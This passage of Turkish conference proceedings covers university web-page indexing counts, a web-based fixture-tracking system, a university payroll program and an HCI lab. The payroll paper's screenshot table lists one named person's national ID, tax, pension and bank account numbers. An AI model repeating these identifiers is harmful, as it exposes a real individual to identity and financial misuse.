Bu araştırmada üniversitelerin Google arama motorunda indekslenmiş web sayfası sayısını tespit etmek amacıyla php tabanlı bir yazılım geliştirilmiştir. Yüksek Öğretim Kurulu web sitesinden alınan Türkiye Üniversiteleri web adresleri Mysql veritabanı sunucusu üzerine girilmiştir. Ayrıca Shanghai Jiao Tong University tarafından her yıl yapılan üniversite derecelendirme listesinde (Academic Ranking of World Universities) ilk 100 sırayı alan üniversitelerin web sayfaları da Mysql veritabanına aktarılmıştır [2]. Php tabanlı script programla bu üniversitelere ait web sayfası sayıları oy-oy.eu sitesinin XML formatlı sonuç çıktıları ayrıştırılarak yine Mysql veritabanına kaydedilmiştir. Her üniversitenin ana etki alanındaki web sayfası sayısı 3 farklı zamanda 43 farklı veri merkezi taranarak alınmıştır. Sonuçlar hesaplanırken elde edilen 43 farklı sistemden alınan sonucun aritmetik ortalaması alınmıştır.

## 4. Üniversitelerde Mevcut Durum

Yapılan bu taramalar sonucunda Türkiye'de en fazla indeksli web sayfası sayısına sahip üniversite 253,476 sayfa ile Bilkent Üniversitesi olduğu görülmüştür. Bilkent Üniversitesini Orta Doğu Teknik Üniversitesi (139,429) ve Ankara Üniversitesi (118,786) izlemektedir. Sayfa sayıları bakımından ilk ve son sıradaki 10'ar üniversite Çizelge 1 ve Çizelge 2'de verilmiştir. Türkiye'de tüm üniversitelere ait toplam web

sayfası sayısı yaklaşık 1.950.000'dir. Bu rakam Amerikan üniversiteleri için 1.490.000.000, Çin Üniversiteleri için 17.900.000'dir.

Sıra	Üniversite	Ortalama Sayfa Sayısı (Adet)
1	Bilkent Üniversitesi	253 476
2	Orta Dogu Teknik Üniversitesi	139 429
3	Ankara Üniversitesi	118 786
4	İstanbul Teknik Üniversitesi	91 083
5	Hacettepe Üniversitesi	89 081
6	Dokuz Eylül Üniversitesi	87 136
7	Inonu Üniversitesi	84 295
8	Kahramanmaraş Sutcu Imam Unv.	84 205
9	İstanbul Bilgi Unv.	79 283
10	Gazi Üniversitesi	79 145

Çizelge.1 Türkiye'de en fazla web sayfasına sahip ilk 10 üniversite

Sıra	Üniversite	Ortalama Sayfa Sayısı (Adet)
84	Izmir Ekonomi Üniversitesi	374
85	Yasar Üniversitesi	372
86	Girne Amerikan Üniversitesi	359
87	Ufuk Üniversitesi	347
88	Mimar Sinan Guzel Sanatlar Univ.	326
89	Uluslararası Kıbrıs Üniversitesi	270
90	Lefke Avrupa Üniversitesi	247
91	Kapadokya Meslek Yuksekokulu	174
92	Cag Üniversitesi	161
93	Mersin Deniz Ve Ticaret Meslek Yuksekokulu	131

Çizelge.2 Türkiye'de en az web sayfasına sahip son 10 üniversite

Sıra	Üniversite	Ortalama Sayfa Sayısı (Adet)
1	Massachusetts Inst Tech (Mit)	3 628 333
2	Harvard Univ	3 572 143
3	Pennsylvaniastate Univ	3 183 571
4	Stanford Univ	2 704 524
5	Univ California	2 305 476
6	Kyoto Univ	2 154 960
7	Univ Wisconsin	1 764 250
8	Univ Washington	1 703 067
9	Univ Illinois	1 645 714
10	Univ Arizona	1 347 381

Çizelge.3 En iyi 100 Üniversiteden ilk 10'unun indeksli web sayfası sayıları

Dünya sıralamasında ilk 100'de kabul edilen üniversitelerin ilk 10'unun web sayfası sayıları ise Çizelge 3'de verilmiştir. Buna göre; ilk sırayı 3,628,333 sayfa ile Massachusetts Inst Tech (MIT), ikinci sırada Harvard Üniversitesi (3,572,143), üçüncü sırada ise Pennsylvania State Üniversitesi (3,183,571) almıştır.

## 5. Sonuç ve Öneriler

Birçok üniversite web sayfası sadece resmi yazışmalar, duyurular, haberler ile buna benzer tanıtım faaliyetleri için aktif bir şekilde kullanılmaktadır.

Arama motorları sayesinde Dünya'nın herhangi bir noktasından ziyaretçiler günde defalarca web sayfalarına aradıkları bir bilgi için gelmektedirler. Bu ziyaretçilerin, aradıkları bilginin bir akademik kuruluş tarafından sunulmuş olmasından da oldukça memnuniyet duyacakları açıktır.

İnternet ortamında elde edilen bilgiler her zaman güvenilebilen bilgi değildir. Güvenilir ve doğru bilgiyi en iyi şekilde sunabilecek kurumlar üniversitelerdir. Üniversitelerimiz de bunu en hızlı, kolay ve ucuz bir şekilde web ortamını kullanarak sağlayabilirler.

İndeksli web sayfası sayısının artırılması için öncelikli yapılması gereken, çok sayıda yararlı bilgi sayfaları üretmektir. Bu amaçla üniversitelerde yayınlanan makaleler, kitaplar, ders notları, eğitim dokümanları gibi materyallerin web sayfalarına aktararak İnternet'e sunulması gerekmektedir.

Sayfalar bir yerden bağlantılı olmalıdır. Arama motorları bağlantıları izleyerek indeks oluşturduğundan hiçbir yerde bağlantı verilmemiş sayfalarınız varsa onlar indekslenemeyecektir.

Yeni açılan alt alanlara ayrılmış web siteleri arama motorlarına eklenerek hızlı bir şekilde indekslenmesi sağlanabilir. Bu amaç için arama motorları ana sayfalarında url ekleme bölümleri vardır.



Web sitesindeki çalışmayan bağlantılar günlük dosyasından tespit edilip bunlar düzeltilmelidir.

Web sitesindeki sayfaların yeri sık sık değiştirilmemelidir. Web sayfalarının Başlık bilgileri (META TAG) içerisinde sayfa ile ilgili açıklayıcı bilgiler ve anahtar kelimeler yazılmalıdır. Ayrıca başlık etiketi (<title>) bilgisi o sayfaya özgü olmalıdır. Tekrarlanan başlık etiketi bilgisinden kaçınılmalıdır.

SiteMap hizmeti kullanılarak web sunucu günlük dosyaları Google' a gönderilebilir [3].

Ayrıca bu hizmeti kullanarak sayfalarda var olan hatalı linkler ve diğer hatalar tespit edilebilir. Bu sayede bir web sitesindeki tüm sayfaların indekslenmesi sağlanabilir.

## 6. Kaynaklar

[1] The Free Encyclopedia Wikipedia Web Site, en.wikipedia.org/wiki/Search\_engine, *Wikipedia*

[2] Shanghai Jiao Tong University, Web Site, ed.sjtu.edu.cn/ranking.htm, *Shanghai Jiao Tong University*

[3] Google Inc Web Site, http://www.google.com/support/webmasters/?hl=tr, *Google*

## Büyük Kurumlara Yönelik Web Tabanlı

### Demirbaş Takip ve Yönetim Otomasyonu

**Mustafa Ulaş, Aytuğ Boyacı, Erhan Akbal, Gürkan Karabatak**

Fırat Üniversitesi, Enformatik Bölümü, 23100, Elazığ

mustaufulas@firat.edu.tr, aytugboyaci@firat.edu.tr, erhanakbal@firat.edu.tr, gkarabatak@firat.edu.tr

**Özet:** Büyük kurumların ve Üniversitelerin demirbaşlarının kurum yöneticileri tarafından takip edilmesi gerekmektedir. Bu ihtiyaç Ayniyat Birimlerinin tuttuğu defterler vasıtasıyla giderilmektedir. Ancak bu yöntem hem yer hem de zaman konusunda kısıtlamalar getirmektedir. Tutulan defterler kurumların kuruluş yıllarından itibaren tutulmaya başlandığı için herhangi bir bilgi için onlarca yıllık bir geçmişten beri tutulan defterlerin tamamı kontrol edilmesi gerekmektedir. Bu büyük külfet getiren bir durumdur. Bu ihtiyaç mevcut teknolojiler tarafından giderilebilecek durumdadır. Sistem yöneticisinin kayıtları tamamen sayısal ortama almasından sonra tüm yöneticiler istedikleri zaman ve yerde kurumlarının bünyesinde bulunan tüm demirbaşların sayısını ve kullandıkları yerler hakkındaki bilgilere süratlice erişebileceklerdir. Mevcut sistemlerden farklı olarak ise yetki dâhilinde verilerin uzak kullanıcılara aktarılması sağlanmaktadır.

**Anahtar Kelimeler:** Ayniyat Otomasyonu, e-Üniversite, e-Devlet, Demirbaş Takip, Web Tabanlı Yönetim, Uzak Yönetim

### Web Based Fixture Information System for Big Organization

**Abstract:** Fixtures of the huge organization and university must pursuit by the organization's authority. This needs eliminated by Goods Units. But the methods of the goods units have limitations. To get any information from these methods you must check all back information because the registers are written from the organization's set-ups date. This problem could be solved by the new technology. After the administrators have transferred all information to the databases, all authorized users can get info about the materials' palace, quantities with no wait. Our projects difference from existing system is getting information remotely by the authorized users.

**Keywords:** Fixture Information System, e-University, E-Government, Fixture Pursuit, Web Based Management, Remote Management

### 1. Giriş

Büyük kurumların tamamının Demirbaş Takip Birimleri bulunmaktadır. Ancak iş tamamen eski yöntemler kullanılarak yapılmaktadır. Mevcut yöntem, Defterlerin tutulmasıdır. Ayniyat birimlerinde personeller kurum bünyesinde bulunan demirbaşların tamamını iki farklı defterde kayıt altına almışlardır. Bunlardan biri Esas Ambar Depo Defteri, diğeri ise Demirbaş Depo Defteri'dir. Proje kapsamında iki

farklı arayüz gerçekleştirilmiştir. Bu arayüzler, yerel ağda, sistemin değişikliklerinin yapıldığı istemcilerde çalışması planlanan arayüz ve tüm kurum kullanıcılarının ayniyat ve zimmet bilgilerini izlemelerini sağlayan bir alt yapı sağlayacak olan web tabanlı arayüz olmak üzere iki farklı ortamda geliştirilmiştir.

Yerel ağda çalışacak olan program Delphi ve Pascal Programlama dili ve araçları kullanılarak Nesne Tabanlı olarak geliştirilmiştir. Aynı

şekilde uzaktan yetkili erişimi destekleyen Web Tabanlı Script dili olarak da ASP seçilmiştir.

## 2. Demirbaş Takip

Büyük kurumlar için demirbaş malzemelerin takibi oldukça zor bir durumdur. Kurumun sahip olduğu Demirbaş, Kırtasiye ve Sarf malzemelerinin kimlere verildiği, hangi birimde hangi malzemenin bulunduğunu bilmek gerekmektedir.

Bu ihtiyaç bilişim teknolojilerin gelişimi ile süratli bir şekilde karşılanmaktadır. Teknolojilerin hızla gelişmesi klasik düzenle yönetilen birimlerde var olan ama fark edilmeyen eksiklikleri de ortaya koyarak çözüm yolları üretmektedir.

Örneğin klasik yöntemlerle, tutulan defterler içerisindeki verilerden istenilene ulaşılması uzun ve zahmetli aynı zamanda da hataya açık yöntemler idi. Ancak bilgilerin sayısal ortama aktarılması istenilene doğru ve hızlı bir şekilde ulaşmak için alt yapı sunmaktadır.

Şimdiye kadar ihtiyaç duyulmayan diğer bir konu ise kurum personellerinin bu bilgilerden faydalanmasını sağlamaktır. Normal yollarla kurum personelinin kendi üzerine zimmetli olan malzemeleri öğrenebilmesi için ayniyat birimine gidip talepte bulunması gerekmekte idi. Ancak proje kapsamında tasarlanan sistem vasıtasıyla personel kendi üzerine zimmetlenmiş olan malzemelere, intranet'e bağlı tüm bilgisayarlardan çok hızlı ev kolay bir şekilde erişebilmektedirler.

Bu tariflerle bir demirbaş Takip Otomasyonundan beklentileri ve projemiz kapsamında sağlanan diğer ek yenilikleri belirtmek gerekirse;

- Büyük kurumların Demirbaş kayıtlarını kolay tutulabilmesi
- İstenilen bilgiye süratli bir şekilde erişilebilmeyi sağlamaktadır.
- Kurumun geçmiş yıllara ait tüm Demirbaş, Kırtasiye ve Sarf Depo Defterlerinin tutması, Bu kayıtların yetki dâhilinde yönetilmesini sağlar.

- İstemcileri sınıflandırabilmesi ve basit yetkili istemcilere yer ve zamandan bağımsız sınırlı bilgi sağlaması

İstenmektedir.

## 3. Kanuni Prosedürler

Her büyük çaplı resmi kurum mutlaka müesseseye gelen malzemelerin kaydını tutmak zorundadır. Bu gereklilik kanunlarla sabitlenmiştir. Her kurum temelde iki defter tutmaktadır.

- Esas Ambar Depo Defteri
- Demirbaş Depo Defteri

Bu iki defter ile kurum bünyesine katılan her türlü yeni malzemenin kaydını tutmaktadır. Ancak verilerin analiz edilmesinde faydalı olunması açısından bu defterlerden Esas Ambar Depo Defteri üçe ayrılmaktadır.

- Demirbaş Esas Ambar Depo Defteri
- Kırtasiye Esas Ambar Depo Defteri
- Sarf Esas Ambar Depo Defteri

Kuruma giren uzun süreli kullanılabilirliğe sahip alet, parça, malzemelerin (Koltuk, Masa, Anjiyo Cihazı, Dizel Motor, v.b.) tümünün kaydının kapıldığı defter Demirbaş Esas Ambar Depo defteridir. Kuruma alınan kırtasiye malzemelerinin (Kağıt, kalem, Mouse, v.b.) tümünün kaydı Kırtasiye Esas Ambar Depo Defterine yapılmaktadır. Son olarak da kurum bünyesine alınan ve belirli dönem aralıkları içerisinde sarf edilen malzemeler (Yakıt, laboratuvar sıvıları, v.b) ise Sarf Esas Ambar Depo Defterine kaydedilmektedir.

Burada yapılan kayıtlardan en önemlisi ve en çok takip edilmesi istenen malzeme tipi Demirbaşlardır. Demirbaş Esas Ambar Depo Defterine yapılan her kayıt sonunda malzemeye Demirbaş Numarası verilerek Demirbaş Defterine de kaydı yapılmaktadır.

## 4. Tasarlana Sistem

Demirbaş Depo Defteri bilgileri saymanlıklar tarafından düzenli olarak kontrol edilen ve geriye dönük süre aşımı olmayan resmi defterdir.

Müessesenin kuruluşundan itibaren Demirbaş kayıtlarının tutulduğu defterlerin düzenli olarak güncelleştirilip yeni kayıtlarının yazılması defterler içerisindeki verilerin gerekli faydayı sağlayamayacak hale gelmesine sebep olmaktadır. Bilişim teknolojilerinin günümüzde kazandırdığı en büyük fayda olan "Hız", Demirbaş kayıtlarının tutulmasında yaşanan sıkıntıya çare olması sağlamak amacı ile bu yazılım ger-

çekleştirilmiştir. Sistemin, -istenildiği takdirde artırılabilir- üç farklı istemci tipi vardır.

- Veri yönetim işlemleri yapan ayniyat birimi memurları
- Kendi üzerindeki malzemelerin kaydını öğrenmek isteyen kurum personelleri
- Sistemin yöneticileri

İstemcilerin tanımı yapılmasından sonra ihtiyaç duyulan sistemin yapısı belirlenebilecektir.

Veri girişlerinin güvenlik altına alınması için yönetim işlemlerinin hepsi intranet üzerinden Nesne Tabanlı Tasarımla gerçekleştirilmiştir.



Şekil 1. Demirbaş Takip Sisteminin İki Giriş Arayüzü

Şekil 2. INTAYN Esas Ambar Defterleri

Bununla beraber kurum personellerinin kendi verilerine ulaşmasını sağlayacak sistem her personelin hizmetine sunulabilmelidir. Bu ise ancak Web Tabanlı bir tasarımla gerçekleştirilebilir. Bu analiz ile yazılımın iki ayağı olduğu görülür. (Şekil 1 )

- Sistemin yerel ağ üzerinden özel yetkiler verilmiş kişiler tarafından kontrol edilmesi ve yönetilmesini sağlayan bir yazılım,
- Sistemin ilgili uzak kişiler tarafından bilgi sağlanması açısından kullanılması

#### 4.1 Nesne Tabanlı Olarak

##### Tasarlanmış INTAYN'in tanıtımı

Şekil 2 de Demirbaş Esas Ambar Defterlerine kaydedilmiş verilerin listesi görülmektedir. Burada dikkat edildiği gibi sayfada yapılan giriş ve çıkışlar birlikte görülmektedir. Böylece malzemenin takibi çok daha kolay olmaktadır. Yine dikkat edilirse Gelen miktar ve çıkan miktarların hepsi belirtilmekte ve depoda kalan miktarlar verilmektedir. Böylece depo takibi çok daha kolay yapılmaktadır.

Aynı şekilde her malzeme çeşidi için bu ekran ilgili şekilde değişmektedir. Burada dikkat edilmesi gereken diğer bir husus ise çıkışlar alımlara göre yapılmakta, her alımdan ayrı ayrı çıkışlar verilebilmektedir. Burada her

alım için "Kalan" sütununda bulunan butonda o alımdan kaç tane kaldığı ile ilgili bir ibare bulunmakta ve butona tıklayarak seçilmiş alımdan çıkış yapabilmektedir.

Her Esas Ambar Depo Defteri için bu ekranda çalışılmaktadır.

Benzeri bir ekran Demirbaş Depo Defterinde de bulunmaktadır. Ancak Demirbaş depo Defterinde tutulan verilerin farklı olmasından dolayı aynı mantıkla çalışan farklı bir kolonlara sahip bir arayüz çıkmaktadır.

Verilerin kayıtları yapıldıktan sonra da her verinin tekrar ulaşılabilmesi için,

- Kişi
- Birim
- Malzeme
- Tarihler
- ve kaydı alınan tüm diğer veriler

bazında aramalar yapılabilmektedir.

Programda kullanılan diğer sabit bilgiler hakkında ayarlarda yine arayüz vasıtasıyla yapılabilmektedir. Örneğin malzeme adları, fihrist bilgileri, yıl ayarları, kullanıcı ayarları gibi.

Şekil 4. INTAYN Demirbaş Depo Defterleri Kayıt Girişi

Şekil 5. INTAYN Demirbaş Depo Defterleri Çıkış Kayıt Listeleme

Şekil 6. INTAYN Demirbaş Depo Defterleri Giriş Kayıt Listeleme

#### 4.2 Web Tabanlı Tasarlanmış WEBAYN'in Tanıtımı

Yukarıda belirtilen ihtiyaçlara binaen sistemin web tabanlı arayüzleride geliştirilmiştir. Temel amaç bilgilerin web ortamında da görünmesini sağlamaktır. Bu amaca çatısı altında WEBAYN geliştirilmiştir.

Yetkili girişler ile her defter için yapılmış olan

- Girişleri
- Çıkışları

Göstermektedir.

Yine web tabanlı sistemde belirlenmiş kriterler ile aramalar ve sonuçların listelenmesi sağlanmaktadır.

#### 5. Sonuç

Büyük bir kurum demirbaş kayıtlarının takibatının kolay ve hızlı yapılması ile birlikte yenilikçi fikirleri ile mevcut sistemleri yeni kullarlara taşımaktadır. Web tabanlı tasarım tekniklerinin sisteme katılması ile verilerin paylaşılmasının önünde bulunan en önemli engel olan zaman ve yer sorunu aşılmıştır.





Şekil 7. WEBAYN Sistem Girişi ve Sorgulama Ekranları

## Web Tabanlı Üniversite Maaş - Bordro Programı

Suat Onur<sup>1</sup>, Ayhan İstanbullu<sup>2</sup>

<sup>1</sup> Balıkesir Üniversitesi, Enformatik Bölümü, 10145, Balıkesir

<sup>2</sup> Balıkesir Üniversitesi, Bilgisayar Mühendisliği Bölümü 10145, Balıkesir

suatonur@balikesir.edu.tr, iayhan@balikesir.edu.tr

**Özet:** Üniversitelerde maaş hesaplamaları ve bordro düzenlemeleri yoğun iş yükü getiren ve uzmanlık gerektiren bir işlemdir. Birçok kurumda bu hesapları yapacak uzman sayısı yeterli değildir. Bu çalışmada internet üzerinden personele ait maaş hesabı yapma ve bordro çıkartılması için hazırlanmış web tabanlı maaş-bordro otomasyon programı tanıtılacaktır. Program Balıkesir Üniversitesinde kullanılmaktadır. Sistem, PHP ve MySQL açık kaynak kod yazılımları ile FreeBSD sunucusunda çalıştırılmaktadır.

**Anahtar Kelimeler:** Maaş, bordro, web tabanlı sistem, açık kaynak kod

### 1. Giriş

Üniversitelerde maaş hesaplamaları ve bordro düzenlemeleri yoğun iş yükü getiren ve uzmanlık gerektiren bir işlemdir. Birçok kurumda bu hesapları yapacak uzman sayısı yeterli değildir. Yapılan hesaplama ve listelerin birim amiri tarafından onaylanması gerektiğinden, her birimde maaş hesaplamasını yapacak yeterli bilgi ve beceriye sahip mutemetlere ihtiyaç duyulmaktadır.

Örneğin, uzak ilçelerde bulunan bir MYO mutemedi her maaş döneminde hesapları gerçekleştirip, onaylatmalı ve sadece Strateji daire başkanlığının yetkisinde olan Maliye Bakanlığına ait Say2000i saymanlık programı [1] ile kontrol ettirmesi gerekmektedir. Oluşabilecek hatalarda düzeltme ve onaylatma işlemini yaptırmak için mutemedin tekrar Strateji Daire başkanlığına gidip gelmesi gerekmektedir. Bu süreçler uzun sürmekte, işgücü ve zaman kaybına ayrıca gider harcamalarının artmasına neden olmaktadır.

Bunlara ek olarak 2005'te YTL'ye geçişle birlikte Balıkesir üniversitesinde önceden kullanılan programın güncellenememesi, maaş hesabını yapabilecek uzman kişilerin azlığı, verilerin bir merkezden yönetilme gerekliliği gibi sebeplerle yeni bir maaş-bordro programı [2] hazırlanmasına ihtiyaç duyulmuştur. Prog-

ramın hazırlanması ve gerekli bilgi ve düzenlemelerin yapılması 18 ay sürmüştür.

### 2. Maaş-Bordro Programın Yapısı

Maaş-Bordro programı FreeBSD işletim sistemi [3] üzerinde Apache, MySQL, PHP programları [4-6] kullanılarak Web tabanlı ve açık kaynak kodlu olarak hazırlanmıştır. Hazırlanan program Joomla [7], Php-nuke [8] portal programlarına benzer olarak modüler tasarlanmıştır. İşlemler gruplandırılmış ve her işlemin birbirinden bağımsız olarak ortak bir şablon içerisinde çalışması sağlanmıştır.


Program kullanıcılara (mutemet ve personel) yönelik olarak iki bölümden oluşur. Her bölümdeki programlar birbirinden bağımsız olarak iki farklı sunucu da çalışmaktadır. Sunucular arasında sadece veritabanı için bağlantı kurulmaktadır. Bu iki sunucudan başka bir sunucuya her hafta otomatik yedekleme yapılmaktadır.

Birinci bölümdeki program ikinci bölümün sunucusundaki veritabanına FreeBSD'nin Firewall kuralları ile bağlantı sağlanacaktır. güvenlik gerekçesi ile birinci bölümdeki sunucudan sadece ikinci bölümdeki sunucuda bulunan veritabanına bağlantı kurulması sağlanmaktadır. Sadece personelle ilgili PHP programı birinci



bölümdeki sunucuda çalıştırılmaktadır ve bu sunucuya her yerden ulaşılabilmektedir.

**1. Bölüm.** Çalışan personelin özlük ve bordro bilgilerini görmesi için tasarlanmıştır.



Şekil 1. Web tabanlı maaş-bordro programının yapısı

### BALIKESİR ÜNİVERSİTESİ TAHAKKUK 2006 MAAŞ-BORDRO PROGRAMI

Şekil 2. Personel giriş ekran görüntüsü

### 3. Maaş-Bordro Programı Kullanıcı İşlemleri

Sistemde iki tip kullanıcı vardır, biri personel diğeri de mutemetlerdir. Sisteme kayıtlı personel ilk girişte şifre belirlemek zorundadır ve belirlediği şifre ile sisteme girebilmektedir (Şekil 2). Şifreyi unuttukları takdirde mutemetle bağlantı kurulup, gerekli kontrolden geçirildikten sonra eski şifreleri mutemet tarafından silinmektedir.

#### 3.1. Personel-Kullanıcı İşlemleri:

Personel sisteme girdikten sonra aşağıdaki işlemleri yapabilir.

**2. Bölüm.** Yetkili mutemetlerin maaş hesabını ve raporlamaları gerçekleştirebilmelerini sağlamaktadır.

1.Maaş hesabında kullanılan kişisel özlük bilgileri, gösterge ve katsayıları görebilmektedir (Şekil 3).

2.Maaş hesabı için kullanılan genel katsayıları görebilmektedir.

3.İstediği önceki aylara ait maaş bordrosunu görebilmekte ve yazıcıdan çıktı alabilmektedir.

4.Önceki aylara ait gelir ve kesintileri görebilmekte ve değişimleri karşılaştırabilmektedir.

5.Maaş hesabında kullanılan kalemlerin ne anlama geldiği ve nasıl hesaplandıkları yardım ekranından öğrenebilmektedir.

6.Personel tarafından tespit edilen eksik veya hatalar varsa iletişim bölümünden mutemetlere mesaj atılabilmektedir.

7.Eczanelere aktarılan ilaç kesinti miktarlarını listeleyebilmektedir.

#### 3.2. Mutemet -Kullanıcı İşlemleri:

Sisteme giren mutemet şu işlemleri yapabilmektedir.

1.Personel bilgi girişi ve düzenlemeleri

2.Personel için her maaş döneminde aylık bilgi girişleri (ilaç, özel sigorta, terfi, rapor, matrah bilgileri varsa nafaka, icra, kişi borcu, ceza gibi değerler)

3.Birim yada kişiye ait maaş hesabının gerçekleştirilmesi, kişiye ait bordro çıkarılması, katsayı değişimlerinde fark bordrosunun oluş-

turulabilmesi, Vergi İade bordrosu çıkarılması gibi işlemler yapılabilmektedir.

4.Çeşitli liste ve raporlar alınabilmektedir. (Eczanelere yapılacak olan ilaç kesinti listeleri, sendika aidat listeleri, banka listeleri vb.)

5.Maaş hesabında kullanılan gösterge ve katsayılarının güncellenebilmesi

6. Personel şifre işlemleri

7.Personel tarafından bildirilen ve gönderilen mesajların takibi

SİSTEMDE KAYITLI KİŞİSEL BİLGİLER		
TC Kimlik No :	50953402222	Kurum Sicil No : A3000-0657
Adı Soyadı :	SUAT ONUR	Vergi No : 643021-1567
Ünvanı(Görevi) :	OKUTMAN /	Emekli Sicil No : 724841-03
Kadro Birimi :	BAĞLI BÖLÜMLER	Banka Hesap No : 22-668-019

MAAŞ HESABINDA KULLANILAN BİLGİLER					
Maaş Der./Kad-Göst.:	4/2 - 950	Emekli Der./Kad-Göst.:	5/2 - 865	Kadro Derecesi :	4
Maaş Ek Gösterge :	2300	Emekli Ek Gösterge :	2300	Ek Göst. Oranı :	70%
Kıdem Yılı :	6	*Tahsili :	FAKÜLTE	Ünvan Terfi Tarihi :	0-0-0
Medeni Durumu :	Evli	Eş Yardımı :	-	Eş Yardım Göstergesi :	0-0-0
Çocuk Sayısı :	1	Çocuk Yardımı :	Alıyor	Çocuk Yard.Göstergesi :	500 + 0
		1. Çocuk Doğum Tarihi :	11-8-2003	2. Çocuk Doğum Tarihi :	0-0-0
Yab.Dil Puanı :	0	Yab.Dil.Belge Tarihi :	0-0-0	Yab.Dil Göstergesi :	-
*Yan Ödeme Göst. :	0	*Özel Hizmet Tazm. Göst. :	0		
Üniversite Öd. Oranı. :	104%	Kur.Geliştirme Öd.Oranı. :	7.5%	İdari Görev Oranı :	0%
Makam Tazm. Göst. :	0	Görev Tazm. Göst. :	0		
Sendika :	-	Kefalet Kesintisi :	-	Sakatlık Derecesi :	-

Şekil 3. Maaş-Bordro programı, personel bilgileri ekran görüntüsü

#### 4. Programın Web tabanlı olmasının avantajları

1-Merkeze uzak bulunan birimlerin merkezi sistemde bulunan verilere göre maaş hesabını yapması sağlanır (Bu sayede Mutemetlerin merkeze gidip gelmesine gerek kalmaz).

2-Merkezde bulunan Say2000i tahakkuk programı ile yapılan hesapların kontrol edilmesi hızlandırılmış olur. Mevcut hatalarda merkezden kolayca düzeltme sağlanır.

3-Personelin maaş hesabında kullanılan kişi bilgileri, gösterge ve katsayıları internet üzerinden görmesini sağlayarak bir otokontrol mekanizması oluşturulur.

4-Internet'e bağlı herhangi bir bilgisayardan personelin bordrolarını görebilmesini ve gerektiğinde çıktı alıp kendi birim amirine onaylatarak kullanabilmesine imkan sağlar

## 5. Sonuç ve Öneriler

Maaş-Bordro programı halihazırda Balıkesir Üniversitesi sunucularında çalıştırılmaktadır [2]. Maaş bürosu personeli her ay maaş bilgilerini girmekte ve hesaplamalar yapılmaktadır. Bordrolar Maliye Bakanlığına ait Say2000i programı çıktıları ile kontrol edilmekte aynı zamanda 1050 akademik ve idari personel web üzerinden bordro bilgilerini görebilmektedir. Personelden gelen geribildirimlere göre varsa muhtemel hatalar giderilmekte ve yeni modüller ekleme çalışmalarına devam etmektedir.

Hazırlanan program Balıkesir Üniversitesinde FreeBSD sunucuları üzerinde çalışmakla birlikte Apache, Php ve Mysql yazılımlarının çalışabildiği diğer işletim sistemlerinde (Linux ve Windows)' de kullanılabilir.

Üniversitelerde bu tip projeler yürütülürken doğru sonuçlara ulaşılabilme ve zaman kazanmak için konu ile ilgili birimler arasında uyum ve koordine sağlanması önem arz etmektedir.

## Teşekkür

Programın hazırlanmasında gerekli bilgi ve belgeleri sağlayan Balıkesir Üniversitesi, İdari Mali İşler Maaş bürosu çalışanlarına ve sistem alt yapısının kurulmasını sağlayan Bilgi İşlem Daire Başkanlığına teşekkür ederiz.

## Kaynaklar

- [1] Say2000i, [www.muhasibat.gov.tr/say2000/](http://www.muhasibat.gov.tr/say2000/)
- [2] Maaş-Bordro, <http://maas.balikesir.edu.tr>
- [3] FreeBSD, <http://www.freebsd.org>
- [4] PHP <http://www.php.net>
- [5] Apache, <http://www.apache.org>
- [6] MySQL, <http://www.mysql.com>
- [7] Joomla, <http://www.joomla.org>
- [8] PhpNuke, <http://www.phpnuke.org>

# ODTÜ BİDB İnsan Bilgisayar Etkileşimi Laboratuvarı ve

## Yürütülen Çalışmalar

### Özge Alaçam<sup>1</sup>, Doç.Dr. Kürşat Çağiltay<sup>2</sup>

<sup>1</sup> Orta Doğu Teknik Üniversitesi, Bilgi İşlem Daire Başkanlığı, 06510, Ankara

<sup>2</sup> Orta Doğu Teknik Üniversitesi, Bilgisayar ve Öğretim Teknolojileri Eğitimi Bölümü, 06510, Ankara  
ozge @ metu.edu.tr, kursat@ metu.edu.tr

**Özet:** Bu çalışmada ODTÜ Bilgi İşlem Daire Başkanlığı tarafından kurulan ve işletilen İnsan Bilgisayar Etkileşimi Araştırma ve Uygulama Laboratuvarı'nın amaçları, teknik özellikleri ve yapılan çalışmalar hakkında bilgi verilmiştir.

**Anahtar Kelimeler:** İnsan Bilgisayar Etkileşimi, İnsan Bilgisayar Etkileşimi Laboratuvarı, Kullanılabilirlik

### 1.Giriş

İlk ortaya çıktığı yıllarda yalnızca uzmanlar tarafından kullanılan ve sınırlı sayıda üretilebilen bilgisayarların günümüzde insan hayatının vazgeçilmez bir parçası olduğu tartışılmaz bir gerçektir. Bu nedenle, bilgisayarların ve bu bilgisayarlar üzerinde çalışan programların bir diğer deyişle arayüzlerin herkes tarafından etkili ve verimli bir şekilde kullanılabilmesi ve bu yönde geliştirilmesi gitgide önem kazanmaktadır.

Bu gelişmeler ışığında İnsan-Bilgisayar Etkileşimi olarak adlandırılan bu alanda çalışmalar yapmak üzere, Orta Doğu Teknik Üniversitesi Bilgi İşlem Daire Başkanlığı bünyesinde kurulmak üzere önerilen bir proje ile İnsan Bilgisayar Etkileşimi Araştırma ve Uygulama Laboratuvarı faaliyete başlamıştır.

Bildiride İnsan Bilgisayar Etkileşimi Araştırma ve Uygulama Laboratuvarının kuruluş amaçları, ve yapılabilecek çalışmalar ile ilgili bilgi verilerek, Laboratuvarın teknik özellikleri ve sağladığı olanaklardan bahsedilmektedir. Laboratuvarın kuruluş amaçlarından biri olan kullanılabilirlik çalışmalarının nasıl yürütüldüğü ile ilgili bilgi verilerek, laboratuvarında başka ne tür çalışmalar yapıldığından bahsedilmiştir.

### 2. Kuruluş Amacı

ODTÜ Bilgi İşlem Daire Başkanlığı'na bağlı olarak işletilen İnsan Bilgisayar Etkileşimi Araştırma ve Uygulama Laboratuvarı Bölüm/Birim web sayfalarının geliştirilmesi aşamasında destek vermek, BİDB tarafından geliştirilen arayüzlerin tasarımında tasarımcılara destek vermek, erişilebilirlik konusunda çalışmalarda bulunmak, Akademik araştırma amaçlı kullanımlara ortam sağlamak, diğer üniversiteler, kamu ve özel sektörle işbirliği yaparak etkili ve verimli arayüzlerin geliştirilmesi konusunda destek vermek amacıyla Haziran 2006'da kurularak faaliyete geçmiştir.

Laboratuvarın kullanım alanlarından birisi etkileşimli arayüzlerin kullanılabilirliğini değerlendirmektir. Laboratuvarında geleneksel kullanılabilirlik testleri ile beraber göz hareketlerini izleme cihazının sunduğu veriler ile beraber daha güvenilir veriler elde edilmektedir. Bu sayede arayüzlerin tasarım aşamasında, tasarım süreci içerisinde veya sonrasında kullanıcının tasarıma yaklaşımını, nasıl kullandığını ve ne tür sorunlarla karşılaştığı hakkında bilgi sahibi olunarak tasarım daha iyiye doğru geliştirilebilmekte ve değiştirilebilmekte kısacası tasarımın kullanıcı tarafından daha az hata yaparak, daha kısa sürede ve daha az zorlukla kullanılması hedeflenmektedir.

